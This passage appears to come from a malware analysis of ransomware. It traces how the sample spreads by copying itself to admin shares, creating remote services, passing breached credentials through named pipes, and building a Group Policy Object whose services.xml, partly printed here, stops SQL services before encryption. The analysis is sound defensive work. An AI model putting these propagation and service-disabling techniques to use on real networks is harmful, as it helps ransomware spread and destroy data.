
With the acquired computer names it will check which devices it can connect to via the API WNetAddConnection2A() specifying the ADMIN$ share and IPC$ share of the target computer.


If this succeeds it will hash the computer names it has acquired to generate a hex string, which it uses as a fingerprint for a variety of strings. It will create the string {computer_name}ADMIN$\Temp and make this directory on the Admin shares of the enumerated computers. Then it will get its own image path and call CopyFileW() with {computer_name}\ADMIN$\Temp\{dcNameFingerprint}_IPC$.exe outlined as the target destination, effectively copying itself into the admin share of the enumerated computers.
The malware then calls CreateServiceW() with the binary path %%SystemRoot%%\Temp\{computer_name}_IPC$.exe -k LocalServiceNetworkRestricted [-pass {breached_creds}].

This launches the copied instance as a service on the remote system.

Then it will create the named pipe {computer_name}\\pipe\{computer_name_fingerprint}_IPC$, and writes its command-line arguments into the pipe. As the named pipe is derived from the device name of the newly infected computers, they will be able to retrieve data from this pipe. This is presumably to allow breached credentials to propagate to the newly infected computers.
The copied instances will register the retrieve_data_from_fingerprint_share_wrap() function as their service main, which just copies out the data/cli from the shared buffer.
Try lateral movement via GPO
If the try_lateral_movement_via_GPO_conf_flag flag is set and it has acquired Domain Admin credentials it will restart itself with the command line argument -gspd. Once the dispatching function is reached, it will start off by copying its command line into a named pipe derived from the public RSA key.

The malware will enumerate the Domains policies container for a DistinguishedName that matches something derived from its Public RSA key.

If it does not already exist, it will then retrieves the IID IGroupPolicyObject as well as the current domain name, then dispatches a variety of functions to create the group policy object and create policies for it.

I used the following powershell commands to enumerate the Windows SDK for the interface names associated with RIIDs
C:\Program Files (x86)\Windows Kits\10\Include\10.0.22621.0\um> Select-String -Path *.h -Pattern [Pattern] -Context 5,5

It uses this to create new group policy object with the display name set as the global fingerprint, and links it to the current Domain.
It then associates attributes the group policy object. Googling the group policy IDs shows it relates to allowing administrative templates, files and scheduled tasks to run without restriction.


It basically does a bunch more stuff with initliasing the GPO object. It configures a services.xml which outlines to disable various services. Disabling these services prevents sensitive files from being locked when attempting to encrypt them.
<?xml version="1.0" encoding="utf-8"?>
<NTServices clsid="{2CFB484A-4E96-4b5d-A0B6-093D2F91E6AE}">
        <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="SQLPBDMS" image="4" changed="%s" uid="%s" disabled="0"><Properties startupType="DISABLED" serviceName="SQLPBDMS" serviceAction="STOP" timeout="30"/></NTService>
        <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="SQLPBENGINE" image="4" changed="%s" uid="%s"
disabled="0"><Properties startupType="DISABLED" serviceName="SQLPBENGINE" serviceAction="STOP" timeout="30"/></NTService>
        <NTService clsid="{AB6F0B67-341F-4e51-92F9-005FBFBA1A43}" name="MSSQLFDLauncher" image="4" changed="%s" uid="%s" userContext="0" removePolicy="0" disabled="0"><Properties startupType="DISABLED" 